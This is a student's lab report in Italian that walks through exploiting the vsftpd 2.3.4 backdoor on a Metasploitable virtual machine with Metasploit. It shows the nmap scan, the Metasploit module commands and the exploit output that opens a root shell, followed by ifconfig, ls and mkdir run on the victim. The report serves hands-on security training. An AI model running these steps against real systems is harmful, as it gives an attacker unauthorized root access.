Hacking con Metasploit

Nome: Gabriel
Cognome: Giustinelli
Azienda: Epicode
Ruolo: Studente
Indirizzo: CyberSecurity Specialist
Classe: CS0525


0.presentazione

Il compito di oggi consiste nel condurre una sessione di hacking sul servizio "vsftpd" utilizzando Metasploit su una macchina virtuale Metasploitable.
Quindi per il laboratorio di oggi si useranno le macchine virtuali:

- kali, con lo strumento Metasploit (attaccante)
- Metasploitable (vittima)

1. Metasploit

La prima cosa da fare è andare avviare Metasploit con il comando
$msfconsole
da terminale su kali



Dopo di che, lanciamo una scansione sulla macchina Metasploitable per vedere i servizi attivi, tramite strumento nmap lanciamo una scansione con enumerazione dei servizi con il seguente comando:

$nmap -sV 192.168.1.149

La servizio che interessa a noi è un servizio ftp in ascolto sulla porta 21/tcp

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.149
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 10:55 EST
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.000080s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:1D:5F:3B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.22 seconds
```

Invece sulla MSFconsole cerchiamo con il comando:
$search vsftpd
Per trovare un exploit per il servizio vsftpd e ne troviamo uno con la descrizione di backdoor.

```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Con il comando **use** andremo ad utilizzarlo

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

utilizziamo il comando **$show options** per capire quali parametri devono essere configurati.

Possiamo configurare l'indirizzo della macchina vittima RHOSTS, che è necessario, con il comando **set**. sapendo che la macchina Metasploitable sia all'indirizzo 192.168.1.149 mandiamo il comando:
$set RHOSTS 192.168.1.149

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported pro
                                       xies: sapni, socks4, socks5, http, socks5h
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                       asics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
```

Bisogna solo scegliere e configurare il payload.
Per vedere quali payloads sono disponibili per l'exploit che abbiamo scelto, usiamo il comando:
$show payloads

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection
```

Notiamo che c'è solamente un payloads ovvero quello di default, non avendo bisogno di nessun parametro è già pronto per essere lanciato.

Lanciamo l'attacco con il comando:
$exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.13:33219 → 192.168.1.149:6200) at 2026-01-19 11:02:48 -0500
```

Una sessione è stata aperta, abbiamo una shell sul sistema remoto. possiamo provare ad eseguire qualsiasi comando come **ifconfig** che ci restituirà **192.168.1.149** che è l'ip della Metasploitable o anche **ls**.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:5f:3b
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:5f3b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1621 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1473 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:119049 (116.2 KB)  TX bytes:121843 (118.9 KB)
          Base address:0×d010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB)  TX bytes:68817 (67.2 KB)
```

Una volta dentro la Metasploitable e ottenuto l'accesso andiamo a creare una cartella **test_metasploit**, avendone il controllo, con il comando **mkdir**
$mkdir /test_metasploit

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
mkdir /test_metasploit
```